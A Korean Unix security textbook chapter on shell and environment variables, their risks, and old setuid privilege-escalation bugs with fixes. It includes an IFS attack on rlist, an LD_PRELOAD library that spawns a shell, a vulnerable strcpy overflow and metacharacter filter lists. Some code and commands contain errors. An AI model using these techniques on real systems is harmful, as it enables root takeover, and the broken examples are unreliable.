변수 이름	의 미
$$	Shell 의 프로세스 ID(PID)
$?	최근 명령의 종료값 (마지막 실행된 명령이 돌려주는 최종값을 포함한다.)
$#	프로그램 전달 인수의 개수
$0	수행된 명령어 이름을 담을 변수
$1	명령어를 실행시킬 때 주는 첫 번째 전달인수
$*	명령에 전달된 전달 인수 전체를 하나의 문자열로 표시 (현재 매개변수 리스트를 포함한다. $* = $1, $2, ... 등과 같고 " $*" = " $1, $2, ..."와 같다.)
$@	전달 인수를 문자열의 목록으로 표시 (현재 매개변수 리스트를 포함한다. 인용부호없이 $@를 쓰면 공백

변수 이름	의 미
	을 포함하고 있는 매개 변수를 별개의 매개변수로 분리한다. $@= $1, $2, ... 등과 같고 " $@"= " $1", " $2", ... 등과 같다.)
$!	마지막으로 실행된 백그라운드 프로세스이 PID

* n 번째 전달 인수는 $n 이다. 예로, 네 번째 전달 인수는 $4

중요 변수 설명

- HOME 변수
  - HOME 변수는 항상 홈 디렉토리를 지정한다. HOME 변수로 인해 사용자는 로그인할 때 홈 디렉토리에 있게 된다.
  - 시스템 내의 다른 디렉토리로 이동할 때는 cd 명령을 사용한다. 예를 들어 디렉토리 /usr/local/hackers 로 이동하려면 다음을 입력한다.

```
$ cd /usr/local/hackers
```

  - 그러나, 홈 디렉토리로 되돌아가려면 HOME 변수를 지정했으므로 cd 만 입력하면 된다.
  - 홈 디렉토리의 파일을 지정하는 셸 스크립트를 작성중일 때 HOME 변수를 사용할 수 있다.
  - 다음의 두 줄의 명령은 같은 작업을 수행한다.

```
$ grep $number /usr/prosyh/sales/textdata.01  --- ①
$ grep $number $HOME/sales/textdata.01      --- ②
```

  - 그러나 다음과 같은 이유로 ①과 같은 명령을 쓰는 대신에 ②와 같은 명령을 입력하는 것이 더 좋다.
    - 명령줄을 읽기 더 쉽다.
    - 홈 디렉토리가 이동되는 경우에도 명령이 여전히 작동한다.

- $HOME 은 항상 명령을 사용 중인 사람의 홈 디렉토리를 표현하므로, $HOME
- 변수를 사용하여 명령을 입력하면 다른 사람도 해당 명령을 사용할 수 있다.

- PATH 변수
  - PATH 변수는 셸이 명령을 탐색하는 디렉토리를 나열하고, 셸은 디렉토리가 나열되는 순서로 디렉토리를 탐색한다.

```
PATH=/bin:/usr/bin:/home/bin:.
```

  - 을 입력하면, 경로는 ':' 로 구분된 곳을 차례로 찾게 된다. 위 예를 보면, 셸은 명령을 해석할 때마다 먼저 디렉토리 /bin 에서 찾는다. 그곳에서 해당 명령을 찾을 수 없으면, 다음으로 셸은 디렉토리 /usr/bin 에서 찾는다. 그리고 그다음은 디렉토리 /home/bin 에서 찾고, 마지막으로 셸은 .표시가 되어있는데 이것은 현재 디렉토리를 탐색한다.
  - 예를 들면 date 라는 명령어를 치면 셸은 먼저 /bin 에서 찾는다. date 명령이 그곳에 없기 때문에 셸은 /usr/bin 을 조사하여 해당 명령을 찾게 된다.
  - date 이라는 이름의 개인적인 명령어가 있으면 셸은 해당 명령을 절대로 찾지 않는다. 사용자가 해당 명령을 제공할 때마다 셸은 먼저 /usr/bin 에 있는 date 명령을 실행하게 된다.
  - 그러므로 시스템 명령과 같은 이름을 개인적인 명령어로 사용하지 말아야 한다.

- MAIL 변수
  - 메일 도착을 알고자 할 때 사용된다. MAIL 변수에는 사용자의 전자우편을 보유하는 파일의 이름이 들어 있다. 사용자에 대한 메일

이 시스템에 올 때마다, 메일은 MAIL 변수에 의해 지정되는 파일에 저장된다. 새 메일이 도착했음을 통지하는 프로그램이 있으면, 해당 프로그램은 MAIL 변수와 연관된 파일을 점검하게 된다.

- $MAIL 이 지정되면, 메일이 도착할 파일명이 지정되어야 한다.
- $MAILPATH 가 지정되면, 콜론(:)으로 분리된 메일 파일의 리스트이어야 한다.
- 이들 변수는 메일 프로그램이 E-Mail 을 어디에 놓아야 하는지를 지정하지는 않지만, 새로운 메일이 도착하면 Shell 이 어디를 찾아야 하는지를 지정한다.

- LOGNAME 변수
  - 이 변수는 사용자의 로그인 명이다.($USER) - 로그인해 있는 사용자의 이름을 출력한다
  - LOGNAME 변수는 시스템이 사용자와 연관시키는 이름이나 문자열인 로그인 이름을 저장하고 있다. 작업간에 LOGNAME 변수가 사용되는 것은 파일 소유자, 실행 중일 수 있는 프로세스나 프로그램의 개시자 및 write 명령에 의해 송신되는 메일이나 메시지의 작성자로서 식별하게 하는 것이다.

환경 변수 설정/생성 및 해제

환경변수들이 세팅되어 있기 때문에, 해당 프로그램들은 현재 사용자가 어떤 터미널을 사용하는지, 어떤 언어환경인지, 실행프로그램을 찾기 위해서 어떤 디렉토리를 검색해야 하는지를 알 수 있게 된다.

환경변수는 실행 프로그램들에 운영체제의 환경과 실행 프로그램의 환경을 알려주기 위해서 주로 사용된다. 이러한 환경변수는 shell 에서 set 명령을 이용해서 확인 가능하다. 예를 들면 다음과 같다.

[예제 3.2] set 명령을 이용한 shell 에서의 환경변수 확인

```
[prosyh@hackerslab test]$ set
HOME=/home/prosyh
BASH=/bin/bash
LANG=en_US
TERM=xterm-color
LD_LIBRARY_PATH=/usr/local/lib:/usr/local/mysql/lib
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin
…(etc)
```

변수를 사용한다는 것은 변수를 새로 만들거나, 변수의 값을 읽는 다거나 변수의 값을 변경하는 경우가 된다. 변수의 값을 새로 만들거나 기존의 값을 바꿀 때는 “변수명=변수값” 처럼 해 주면 된다. 예를 들면 다음과 같다.

```
$ hackerslab ="Unix is a good OS!"
```

위의 예에서는 공백을 포함하기 위해 인용부호(")를 사용하였다.

변수의 값을 읽어서 화면에 표시해 줄 때는 “$ echo $<변수이름>” 처럼 한다. 예를 들면 다음과 같다.

```
$ echo $ hackerslab
Unix is a good OS!
$
```

위에서 정의한 PROSYH 라는 변수는 지역 변수이다. 즉 새로운 쉘을 실행시키면 정의되어 있지 않을 것이다.

```
$ /bin/csh  ← 새로운 쉘의 실행
% echo $ hackerslab
<-- 값이 정의되어 있지 않으므로 아무 것도 출력되지 않는다.
```

```
%
```

만약 지역 변수를 환경변수로 만들면 새로운 쉘에서도 값이 보존된다. 환경변수로 만들기 위해서는 export 명령을 사용한다. export 는 다음과 같이 사용한다.

새로운 변수를 만들거나 기존의 값을 변경시킨 후, 환경변수로 만들 때는

```
$ export 변수명=변수값
```

명령을 하고, 이미 정의된 변수를 환경변수로 만들 때는 단순히

```
$ export 변수명 라고 해주면 된다.
```

[예제 3.3] 환경변수 예

```
$ export hackerslab
$ /bin/csh
% echo $ hackerslab
Unix is a good OS!
%
% exit
exit
%
```

변수를 삭제하기 위해서는

```
$ unset <변수명>
```

명령을 하면 된다.

이러한 환경변수의 조작은 setenv(3), getenv(3), putenv(3) 함수를 통해서 이루어진다. 환경변수를 이용한 프로그래밍의 장점을 알아보기 위해 다음의 프로그램을 컴파일 해서 실행시켜 보자.

[예제 3.4] 환경변수 조작

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#define LOG_FILE_NAME "myname.dump"
int main(int argc, char **argv)
{
    char *tmp_data;
    char file_name[40];
    char *my_en;

    int  fd;
    if ((tmp_ data = getenv("TMP_DIR")) ==NULL)
    {
        printf("TMP_DIR 이 세팅되어 있지 않다\n"
               "TMP_DIR 를 먼저 세팅해야 한다\n");
        exit(0);
    }

    memset(file_name, '\0', 40);
    sprintf(file_name, "%s/%s", tmp_ data, LOG_FILE_NAME);
```

```
    printf("file_name is %s\n", log_name);


    printf("your home directory is %s\n", getenv("HOME"));


    my_en = (char *)malloc(40);
    memset(my_en, '0', 40);


    sprintf(my_en, "%s=%s", "USER_ENV", "hello prosyh");


    putenv("TEST_ENV=hello world");
    putenv(my_en);
    printf("여기에서 부터는 execl\n");



    execl("/bin/sh","sh",0);
}
```

처음에 실행시키면, TMP_DIR 환경변수를 검사해서 이 값이 세팅되어 있지 않으면 에러메시지를 보내고 프로그램이 종료되도록 되어 있다. 그러므로 먼저 TMP_DIR 을 세팅해 주어야 한다.

- bash 쉘이라면

```
[prosyh @hackerslab test]$ export TMP_DIR="/tmp"
```

명령으로

- csh 쉘이라면

```
[prosyh @hackerslab test]$ setenv TMP_DIR="/tmp"
```

명령으로 설정할 수 있다.

환경변수 TMP_DIR 의 설정을 마치고 프로그램을 실행하면, setenv 를 통해서 환경변수 TMP_DIR 의 내용과 HOME 의 내용을 제대로 가져옴을 볼 수 있다.

그리고 putenv 함수를 이용해서 새로운 환경변수를 설정했다. putenv 의 사용법은 쉘에서처럼 "변수명=값" 의 형식으로 설정하면 된다. 주의할 점은 putenv 에 값을 입력할 때, char * 형일 경우 반드시 메모리 할당을 한 값을 입력해야 한다는 점이다.

putenv 를 마치고 나면 execl 함수를 이용해서 새로 쉘을 띄운다. 새로 뜬 쉘에서 echo $USER_ENV, echo $TEST_ENV 명령을 사용해 보면 putenv 를 통한 환경 설정이 제대로 적용되었음을 알 수 있다.

그러나 exit 를 통해서 원래 쉘로 되돌아온 다음에 echo 를 이용해보면 USER_ENV, TEST_ENV 의 값이 출력되지 않음을 보게 될 것이다. putenv 와 setenv 를 통해서 설정된 환경변수는 현재프로그램과 그 프로그램에서 파생된(fork 혹은 exel 된) 프로그램에만 적용되기 때문이다.

위의 예와 같이 환경변수를 제대로 사용하면 프로그램의 작성이 매우 간편해짐을 알 수 있다. 매번 복잡하게 프로그램의 인수로 프로그램을 작동시키는데 필요한 각종 설정을 입력할 필요도 없고, 프로그래밍 하기 곤란한 설정파일을 파싱하는 루틴을 만들 필요도 없기 때문이다.

단점은 프로그램의 사용자에게 사용상의 혼란을 줄 수가 있다는 점과, 환경변수의 특성상, 해당환경변수를 100% 신뢰할 수 없다라는 문제가 그것이다. 물론 전자의 경우는 사용자에게 매뉴얼을 숙지할 수 있도록 해주면 되고 (오라클을 설치 할 경우도 우리는 오라클 설치에 필요한 많은 환경설정을 위해서 메뉴얼을 숙지해야 한다). 후자의 경우도 이론상 100% 신뢰할 수 없다라는 것이고, 약간만 주의를 기울인다면 문제 발생의 여지는 거의 없다고 할 수 있다.

3.1.3. C shell 에서의 환경 설정

이번 절에서는 실제로 쉘에서의 환경변수에 대한 내용들을 검토 해보기로 한다. 여기서는 C shell 을 선택했다. C shell 은 사용자 각자에 맞는 환경을 설정할 수 있도록 여러가지 방법을 제공을 한다. 이것 중에는 특별한 파일들도 있고, 다른 여러 시스템 인수들이 있다.

.cshrc file

사용자가 login 한 후에, prompt 가 나오기 전에 C Shell 은 .cshrc 파일을 찾아서 그 안에 있는 명령들을 실행한다.

.login file

그 다음으로 C Shell 은 .login 파일을 실행한다. .login 파일은 각각의 session 에 한번만 실행된다.

.logout file

사용자가 한 session 을 끝낼 때에는 logout 이라는 명령을 입력한다. 이 때에 C Shell 은 .logout 파일을 실행한다.

이미 지정된 변수들 : predefined variable

C Shell 을 자기에 맞게 고치는 방법 중의 하나는 특별한 shell 변수를 이용하는 것이다. 예를 들어, 우리는 C Shell 에게 얼마나 자주 도착한 메일을 체크하라고 지정할 수도 있고, 디렉토리를 찾는 순서나 위치를 바꿀 수도 있다. 이러한 일은 set 명령을 사용하여 한다.

```
set [변수명] = [값]
```

위의 명령은 변수 을 일정 값으로 초기화 할 것이다. 이러한 변수 중에서 몇 개는 초기값이 있다. 다음은 이러한 변수 중에서 많이 쓰이는 것들이다.

- path
  - C Shell 이 명령어를 찾는데 사용할 디렉토리들의 이름을 순서대로 가지고 있다.
- cdpath
  - path 와 마찬가지로 디렉토리 이름들을 가지고 있지만, 이 디렉토리들은 cd, pushd, popd 명령에 의해서만 사용할 수 있다.
- home
  - 사용자의 home 디렉토리의 절대 경로를 가지고 있다.
- history
  - C Shell 이 저장하는 명령어의 수를 정한다.
- savehist

```
set savehist = 5
```

  - 라고 지정하면, 사용자가 로그아웃 하기 전의 5 개의 명령을 .history 파일에 저장하게 된다.
- prompt
  - prompt 의 모양을 바꾸는 역할을 한다. 다음과 같은 alias 를 쓰면 현재의 디렉토리를 prompt 상에 나타내어 줄 것이다.

```
% alias setpr 'set prompt = "<%cwd> "
% alias cd 'cd \!*; setpr'
% setpr
```

  - 현재에 지정된 shell 변수들의 값을 보기 위해서는 set 명령을 아무런 인수 없이 입력하면 된다.

환경 변수 : environment variable

사용자의 login 디렉토리, 터미날 종류 등의 특별한 정보들은 모두 환경 변수들이다. 이러한 환경변수들과 C Shell 변수들과 차이점은 환경변수들은 C Shell 과 다른 프로그램에 의하여 접근이 허용되지만, C Shell 변수들은 C Shell 에 의해서만 이용할 수 있다는 것이다.

예를 들어, 사용자가 vi 라는 프로그램을 사용하면, vi 는 TERM 이라는 환경변수로부터 터미날의 종류를 받아서 이용한다.

```
setenv VARNAME string
```

위의 명령은 VARNAME 라는 환경 변수를 string 으로 초기화한다.

C Shell 은 몇 개의 환경 변수를 가지고 있으며, 사용자는 새롭게 환경변수를 만들 수도 있고, 이미 지정된 환경변수들의 값을 바꿀 수도 있다.

다음은 C Shell 이 가지고 있는 몇 개의 환경 변수들에 대한 설명이다.

- TERM
  - vi, more 와 같은 프로그램은 커서의 위치를 지정하는 명령을 사용하는데, 이러한 경우에 TERM 이 터미날에 관계없이 명령을 사용할 수 있도록 하여준다.
  - 이 TERM 은 만약 어떤 port 가 어떠한 터미날에 고정적으로 연결되어 있다면, login 할 경우에 지정이 된다. 하지만, network 이나 dial-up 으로 연결을 했을 경우에는 지정해 주어야 한다.

```
setenv TERM fast5
```

  - 명령은 TERM 을 fast5 로 정의할 것이다.
- HOME

- 사용자의 home 디렉토리의 절대 경로를 저장하고 있다. home 변수는 HOME 변수로부터 그 값을 얻는다.

- PATH
  - C Shell 의 path 와 같은 정보를 같고 있지만, 다른 형식으로 되어 있다. path 의 값이 바뀌면, PATH 의 값도 C Shell 이 바꾼다.

```
set path = ( /bin /bin /usr/bin /usr/local .)
```

  - 위와 같이 path 를 바꾸면, PATH 는 다음과 같이 바뀐다.

```
% echo $PATH
/home_1/sparcs/team_1/bin:/bin:/usr/bin:/usr/local:
```

- LOGNAME or USER
  - 사용자의 login name 을 가지고 있다.

내장 명령어 : built-in command

alias 나 set 과 같은 내장 명령어가 사용자의 환경을 바꾸는 데 어떻게 사용되는가는 지금까지 보아왔다. 보통 이러한 명령어들은 .cshrc 파일에 포함되어 있다.

다른 내장 명령어인 setenv 는 보통 .login 파일에 포함된다. 그럼 이러한 것들 외의 유용한 내장 명령어들을 나열해 본다.

- umask
  - umaks [nnn]
  - 새로운 파일이나 디렉토리의 permission 을 정하는 방식을 지정하는 데에 사용된다. umask 는 원하지 않는 permission 을 없애는 데에 사용이 된다.

- 아무 인수없이 umaks 를 입력하면, 현재의 지정되어있는 값을 보여줄 것이다.

▪ source

- source name
- 단, 여기에서 name 값은 C shell script 이다. 이 명령어를 사용하면, C Shell 은 name 에 있는 명령들을 읽어서 실행을 할 것이다. 정상적으로 실행하는 것과 다른 점은 subshell 이 생기지 않는다는 것이다.
- 가장 흔히 쓰는 예로는 .cshrc 파일을 고친 후에, 그 환경을 사용하기 위하여

```
% source  /.cshrc
```

- 명령을 실행하는 것이다.

▪ limit

- process 에 관하여, 자원의 이용에 한정을 할 수 있다. 다음과 같은 명령은 core 가 생기지 않도록 만들어 줄 것이다.

```
% limit coredumpsize 0
```

3.2. 환경 변수의 위험성

기본적으로 환경 변수는 부모 프로세스로부터 상속된다. 프로그램이 다른 프로그램을 실행 시킬 때 호출하는 프로그램이 환경 변수를 임의의 값으로 설정할 수 있다. 그러나 프로그램이 다른 프로그램을 실행시킬 때 호출하는 프로그램이 환경 변수를 임의의 값으로 설정할 수 있다. setuid / setgid 프로그램의 경우 이들의 호출자가 주어진 환경 변수들을 완벽히 제어할 수 있기 때문에 위험하다.

환경 변수는 보통 상속되기 때문에 이는 또한 과도적으로 적용되는데 보안적인 프로그램이 어떤 다른 프로그램을 호출할 수 있으며 특별한 조치가 없다면 잠재적으로 위험한 환경 변수를 자신이 호출한 프로그램에 넘겨줄 수 있다.

그리고 어떤 환경 변수들은 모호한, 미묘한 또는 비공인 (undocumented) 방식으로 많은 라이브러리와 프로그램을 제어하기 때문에 위험하다. 예를 들어 IFS 변수는 어떤 문자가 명령 행 인수들을 구분하는지를 결정하기 위해 sh 과 bash 쉘에 의해 사용된다. 쉘은 몇 가지 하위 수준 호출 (C 에서 system(3) 과 popen(3) 또는 펄에서 back-tick 연산자)에 의해 호출되기 때문에 IFS 변수를 예외적인 값으로 설정한다면 명백히 안전한 호출을 파괴할 것이다. 이 동작은 sh 와 bash 에 문서화되어 있지만 그 의미는 모호하다;

많은 오래된 사용자들만이 실제로 의도된 목적에 사용하기 때문이 아니라 보안을 깨뜨리는데 IFS 변수를 사용하기 때문에 이에 대해 알고 있다. 더욱 문제시 되는 점은 모든 환경 변수가 문서화되어 있지 않으며 있다고 하더라도 다른 프로그램이 위험한 환경 변수를 변경 및 추가할 수 있다는 것이다. 따라서 이 문제에 대한 유일한 실제 해결책은 필요한 환경 변수만 선택하고 나머지 모든 변수는 버리는 것이다 (자세한 내용은 이 장의 뒷 부분에 기술하도록 한다).

또한 환경 변수 저장 포맷은 위험하다. 일반적으로 프로그램은 환경 변수에 접근하기 위해 표준 접근 루틴을 사용하는데 예를 들어, C 에서는 getenv(3) 을 이용하여 환경 변수를 얻고 POSIX 표준 루틴 putenv(3) 또는 BSD 확장 setenv(3)를 이용하여 이를 설정하며 unsetenv(3) 을 이용하여 이를 제거해야 한다.

그러나 해커는 그렇게 영리할 필요는 없으며 단지 해커는 execve(2)를 사용하여 프로그램에 넘겨지는 환경 변수 데이타 범위를 직접적으로 제어할 수 있다. 이는 강한 네트워크 공격을 허용하며 환경 변수가 실제로 어떻

게 작동하는지 알아야만 이해할 수 있다. 유닉스에서 환경 변수의 실제 작동 방법에 대한 요약은 environ(5)명령으로 볼 수 있다.

요약하면 환경 변수는 내부적으로 문자에 대한 포인터 배열의 포인터로 저장되는데 이 배열은 순서적으로 저장되며 NULL 포인터 (이를 통해 배열이 언제 끝나는지를 알 수 있다) 로 끝난다. 문자에 대한 포인터들은 차례로 “NAME=value” 형태의 NIL 로 끝나는 문자열 값을 가리킨다.

이는 몇 가지 함축된 의미를 갖는데 예를 들어 환경 변수 이름은 = 기호를 포함할 수 없으며 이름과 값은 NIL 문자를 내장할 수 없다. 그러나 이 포맷의 더욱 위험한 함축된 의미는 동일 변수 이름을 갖으나 다른 값을 갖는 다중 엔트리를 허용한다는 것이다 (예, 한가지 이상의 SHELL 지정). 일반적인 명령 쉘은 이를 금지하는 반면 지역적으로 실행시키는 크랙커는 execve(2)를 이용하여 이런 상황을 만들 수 있다.

이런 저장 포맷(과 설정되는 방식)과 관련된 문제는 프로그램이 유효한지 보기 위해 이러한 값들 중 하나를 검사할 수 있지만 실제로는 다른 값을 사용할 수도 있다는 것이다. 어떤 프로그램은 직접적으로 환경 변수로 가서 모든 환경 변수에 대해 반복 적용하는데 이런 경우 처음이 아닌 마지막으로 일치하는 엔트리를 사용할 수도 있다. 따라서 해커가 처음 일치하는 엔트리에 대해서는 방해를 받았지만 실제 사용된 값이 마지막으로 일치하는 엔트리라면 해커는 이를 이용해 보호 루틴을 피할 수 있게 된다.

3.2.1. 환경변수 설정의 위험성

- 버퍼오버플로우 보안 문제가 발생할 수 있다.
  - 환경변수에 의한 버퍼오버플로우 보안 문제는 가장 흔하게 발생한다.

[예제 3.5] 환경변수 사용에 의한 버퍼오버플로우

```
char *sy, buff[128];
```

```
if(!(s = getenv("HOME")))

return -1;



strcpy(buff, sy);

...
```

- 이 프로그램은 환경변수 HOME 의 크기를 고려하지 않고 그냥 128 byte 버퍼에 복사함으로 버퍼오버플로우 보안 문제가 발생할 경우를 보여주고 있다.

- 상속에 의한 문제가 발생할 수 있다.
  - 일반적으로 자식 프로세스에게 환경변수가 상속되므로 환경변수를 자식 프로세스에게 전달할 때 주의해야 한다.
- 잘못 사용한 경우 위험할 수 있다.
  - IFS 는 command line 에서 인수(argument)들을 분리하는 문자를 나타내는 환경변수로 흔히 " "(공백문자)를 사용하는데 사용자들에게 친근하지 않은 문자로 설정된 경우 쉘을 호출하는 명령(C 에서의 system, popen 이나 Perl 에서 back-tick 명령어)을 실행하여 쉘을 파괴할 수 있다.
- 문서화가 제대로 되지 않아서 시스템에 익숙하지 않은 사용자는 이런 환경변수를 잘 모르는 경우가 있다.
- 문서화가 잘 되어 있더라도 환경변수가 수정될 수 있어 위험하다.

3.2.2. 쉘의 헛점

사용자의 편의를 위하여 들어 있는 여러 가지 기능을 이용하여 침입

PATH attack

현재 디렉토리가 명시적/암시적으로 포함되면 안됨

```
PATH=.:/usr/bin:/usr/local/bin:/bin (X)
PATH=:/usr/bin:/usr/local/bin:/bin (X)
PATH=/usr/bin:/usr/local/bin:/bin (O)
```

루트일 때에는 full path 를 이용한다.

로그인 한 직후 PATH 를 reset 한다.(특히, 루트)

IFS attack

쉘에서 각 부분을 구분하는 기능의 문자 정의

대개의 쉘은 시작할 때 디폴트 값으로 리셋

스트립트를 작성할 때 IFS 를 리셋하도록 하는 것이 안전하다.

$HOME attack

스크립트에서 “~/.rhosts”를 참고하는데 실행되기 전에 HOME 변수 값을 바꾼다면 다른 파일을 참조함.

Filename attacks

파일 이름에는 / 와 null 문자 외에는 제한이 없음

‘:|&$ 등이 사용 가능

스크립트에서 참조하는 파일과 명령을 조작 가능

스크립트 작성시 유의

3.2.3. shell 을 실행하는 함수의 취약점

개요

- < C > system(),popen()
- < perl > system(),open(),eval(), exec(), ` `(Backticks)
- < php > system(),passthru(),exec(),popen(),escapeshellcmd(),` `(Backticks)
  - patch

    이러한 함수들을 사용할 때에는 변수가 인자로 들어가는 경우 shell metacharacters 들을 제거 해야 한다.

```
shell metacharacters
;<>*|'&;$!#()[]{}:'"/^\n\r
```

- case1

```
$value =~ tr/+/ /;
$value =~ s/~!/ ~!/g;
$value =~ s/<([^>]|\n)*>//g;
$value =~ s/([\&;\`'\\\|"*?~<>^\(\)\[\]\{\}\$\n\r])/\\$1/g;
$value =~ s/\0//g;
$value =~ s/%([a-fA-F0-9][a-fA-F0-9])/pack("C", hex($1))/eg;
```

- case2

```
if($shell =~ tr/;<>*|`&$!#()[]{}:'"//) {
print "don't abuse";
exit(1);
}
```

- case3

```
$value =~ s/([;<>\*\|`&\$!#\(\)\[\]\{\}:'"])/\\$1/g;
```

3.2.4. 변수 조작가능 취약점

개요

프로그램 구조상 if 등이나 제어문에서 조건을 판단할 때 변수의 조작가능성을 살펴 보아야 한다.

[예제 3.6] 제어문

```
In a case
if($admin)
{
admin mode 진입
}
```

admin=1 이라는 값을 준다면 관리자 모드로 진입하게 된다.

3.2.5. 기타 주의할 점

해당변수의 localhost 가 아닌 다른 host 로 Redirect 가능성이 있는지 생각해 본다.

환경변수 이용 시 주의한다.

```
system("ls -l /var/www/board/db");
정확한 PATH 를 넣어주자.
system("/bin/ls -l /var/www/board/db");


$ENV{"PATH"}="/bin:/usr/bin:/usr/local/bin";
```

```
$ENV{"IFS"}="/";
```

다른 환경변수 예

```
$val = $ENV{$var};
$val =~ s|\n|\\n|g;
          $val =~ s|"|\\"|g;
print "${var}=\"${val}\"\n";
```

간혹 게시판들 프로그램중에 임시파일을 만드는 경우 또는 배포시에 .bak 등 백업파일은 넣지 않도록 한다.

suid, sgid 는 될 수 있으면 피하도록 한다.

3.3. 환경 변수를 이용한 공격유형 및 예제

3.3.1. 3.3.1 환경 변수를 이용한 공격유형

환경 변수를 이용한 공격유형은 다음과 같이 크게 세가지로 분류한다.

- IFS(Internal Field Separator) 이용
  - 프로그램에서 외부 프로그램을 호출할 때
  - exec(), popen() 이용
- PATH 변경
  - 절대경로를 이용하지 않은 외부 프로그램 호출
- LD_LIBRARY_PATH, LD_PRELOAD 이용
  - 동적 라이브러리 이용

3.3.2. 환경 변수를 이용한 공격유형 예제

[예제 3.7] 환경 변수 이용예

```
/usr/ucb/rlist (SunOS)
  *IFS 변수 이용해서 공격을 한다.
  *popen() 이용해서 /usr/lib/sendmail 호출한다.
  *[8lgm]-Advisory-26.UNIX.rdist
% ls -l /usr/ucb/rlist
-rwsr-xr-x 1 root bin 512 Dec 11 11:27 /usr/ucb/rlist*
% setenv IFS /
% /usr/ucb/rlist
/usr/ucb/rlist: usr: cannot execute
```

[예제 3.8] 환경 변수 이용 (다른 예)

```
*LD_PRELOAD의 값을 변경한다.
*원하는 Dynamic 라이브러리 로딩한다.
*라이브러리 안의 원하는 함수를 실행한다.

$ cat hackerslabget.c
hackerslabget(char *buf,int n, FILE *fp) {
execl("/bin/sh", "-sh",0);
}
$ cc -c -pic hackerslabget.c
$ld -o libme.so *.o

$LD_PRELOAD=.:$LD_PRELOAD
```

[예제 3.9] 환경 변수 이용 (다른 예)

```
*rdist
  [8lgm]-Advisory-26.UNIX.rdist
```

```
*loadmodule

  [8lgm]-Advisory-23.UNIX.SunOS.loadmodule

*ff.core (Solaris)
```

3.3.3. 예전에 있었던 해킹유형과, 예전의 버그

/usr/local/bin/sysinfo version 1.0.0 의 버그

유닉스 시스템에는 IFS(Internal File Seperator)라는 환경 변수가 있는데, 이것이 shell 변수로 선언할 때 여러 문제를 일으키는 경우가 많다.

IFS 라는 환경변수를 내부 유저들이 마음대로 조작해 관리자의 권한을 얻어낼 수 있는데, 이런 유형의 해킹으로는 loadmodule 해킹, expreserve 해킹, rdist 해킹등이 있다.

이는 단순히 쉘 변수 중 IFS 를 /로 선언하고 (쉘마다 다르겠지만 예를 들어 csh 이라면 % setenv IFS /) 몇 가지 트릭을 통해 일반 유저들이 쉽게 root 의 권한을 가질 수 있게 된다.

- 해결책 : sysinfo 버전 2.0.6 을 구해서 새로 인스톨 한다.

rdist 버그

SunOS 4.1.2 와 그 이전의 OS, A/UX 2.0.1, SCO 3.2v4.2, BSD NET/2 계열 Systems 또는 BSD rdist 를 지원하는 대부분의 시스템에서 /usr/ucb/rdist 나 /usr/bin/rdist 는 보안에 문제가 되는 버그를 가지고 있다. rdist 는 popen(3) 이라는 내부 시스템 함수(C function)을 이용해 해킹을 하게 된다. 이때 해킹을 위해 이용하는 sendmail 이란 프로그램은 root 의 권한을 갖고 실행이 되게 된다. 이 역시 setuid 때문인데 이를 악용하여 어떤 유저라도 root 가 될 수 있어서 역시 해킹 당할 위험이 있다.

- 해결책 : SunOs 의 Patch-ID# 100383-06 의 패치를 가져와서 설치하면 해결이 된다. 또는 rdist 의 기능을 없애기 위해 setuid bit 를 제거하거나 퍼미션을 0 으로 해버린다.

autoreply 버그

/usr/local/bin/autoreply 는 elm 패키지의 설치에서 부수적으로 따라 나오는 프로그램이다. elm 의 버그는 모든 OS 에서 공통적으로 지적되는 문제점이다.

따라서 이 버그는 대다수의 해커들에게 대단한 사랑을 받았던 버그이다. 이 버그는 또한 OS 에 관계 없이 Elm Mail System 을 쓰기만 하면 보안의 허점을 가지게 된다는 데에서 주목할 만하다. 역시 setuid 의 수행 중 인터럽트를 걸어 root 의 권한으로 프로그램이 작동하는 상태에서 자신이 원하는 작업을 수행하도록 조작한다. 이를 이용 해 원하는 곳에 임의의 파일을 기록할 수 있다.이를 이용해 root 디렉토리에 .rhosts 에 조작을 하는 경우가 대부분이다.

- 해결책 : 현재로서의 가장 좋은 해결책은 아예 autoreply 의 퍼미션을 0 으로 주어 사용을 못하게 해 버리는 것이다. 하지만 퍼미션을 666 으로 두는 것도 안전하다.

binmail(/usr/bin/mail)의 버그

썬 OS 4.1.x 의 버전에서 적용되는 버그이다. 이는 파일 시스템의 어느 곳에라도 임의의 파일을 생성시킬 수 있어서 일반 유저들이 root 가 될 수 있다.

이 버그는 /var/spool/mail 의 디렉토리 퍼미션이 rwxrwxrwt(혹은 rwxrwxr-x)로 모든 유저에게 쓰기 권한이 허가 되었기 때문에 발생했던 버그이다.

- 해결책
  - vendor 들에게서 patch 를 구한다.
  - 가장 이상적으로 해결을 하는 방법으로는 mail spool 디렉토리의 쓰기 권한을 아예 없애 버리는 것이다. 그러나, 이 쓰기 권한이 없다면 elm 이나 /bin/mail, /usr/ucb/Mail 을 사용할 수 없게 된다.

passwd(/usr/bin/passwd)의 버그

/bin/passwd -F 버그라고도 하는 이것은 SunOS 4.1.x 의 기종에서 해당되는 버그이다.

어떠한 일반 유저라도 위의 버그를 이용해, 임의의 파일(물론 공격을 목적으로 하므로 / 디렉토리의 .rhosts 를 생성시키는 것이다.)을 생성해 이는 파일이 생성되기를 원하는 디렉토리에 symbolic link 를 걸어놓고 자신이 만들고 싶은 파일을 이 곳으로 링크 시켜버리는 방법을 이용하는 것이다.

- 해결책
  - 패치(버그 수정 프로그램)를 구하도록 한다.
  - passwd 의 실행파일에서 -F 옵션을 삭제해 간단히 패치 할 수 있다.

SunOS 4.X.X /usr/lib/sendmail 의 버그

SMTP(Simple Mail Transfer Protocol)의 버그라고 불리기도 하는 것이다.

전자우편 시스템은 외부 망과의 연결에 필수적인 유틸리티로서 BSD 유닉스에는 우편의 배달과 수신을 담당하는 sendmail 프로그램이 있는데 이 프로그램의 구 버전에는 보안상의 문제를 가지고 있다. 이것은 자신의 호스트의 25 번 포트를 열어 보아 버그가 있는지 확인을 해야 한다. 현재 BSD 8.6.4 버전은 이 문제점이 있는 것으로 드러났다. 이미 Worm 에서

심각한 보안문제를 일으켰던 적이 있기 때문에 최신의 버전으로 바꾸어 준다

- 해결책 : sendmail 한글 버전을 인스톨하면 된다.
  - telnet 25 를 해서 자신의 호스트에 설치된 sendmail 의 버전을 확인한다.
  - /etc/aliases 나 /usr/ucb/aliases 에서 'decode'를 제거한다.

```
% cat /etc/aliases decode: "|/usr/bin/uudecode"
```

  - 위와 같이 되어 있을 때는 위 문장을 주석 처리해준다.

```
예) # cat /etc/aliases ... #decode: "|/usr/bin/undecode"
```

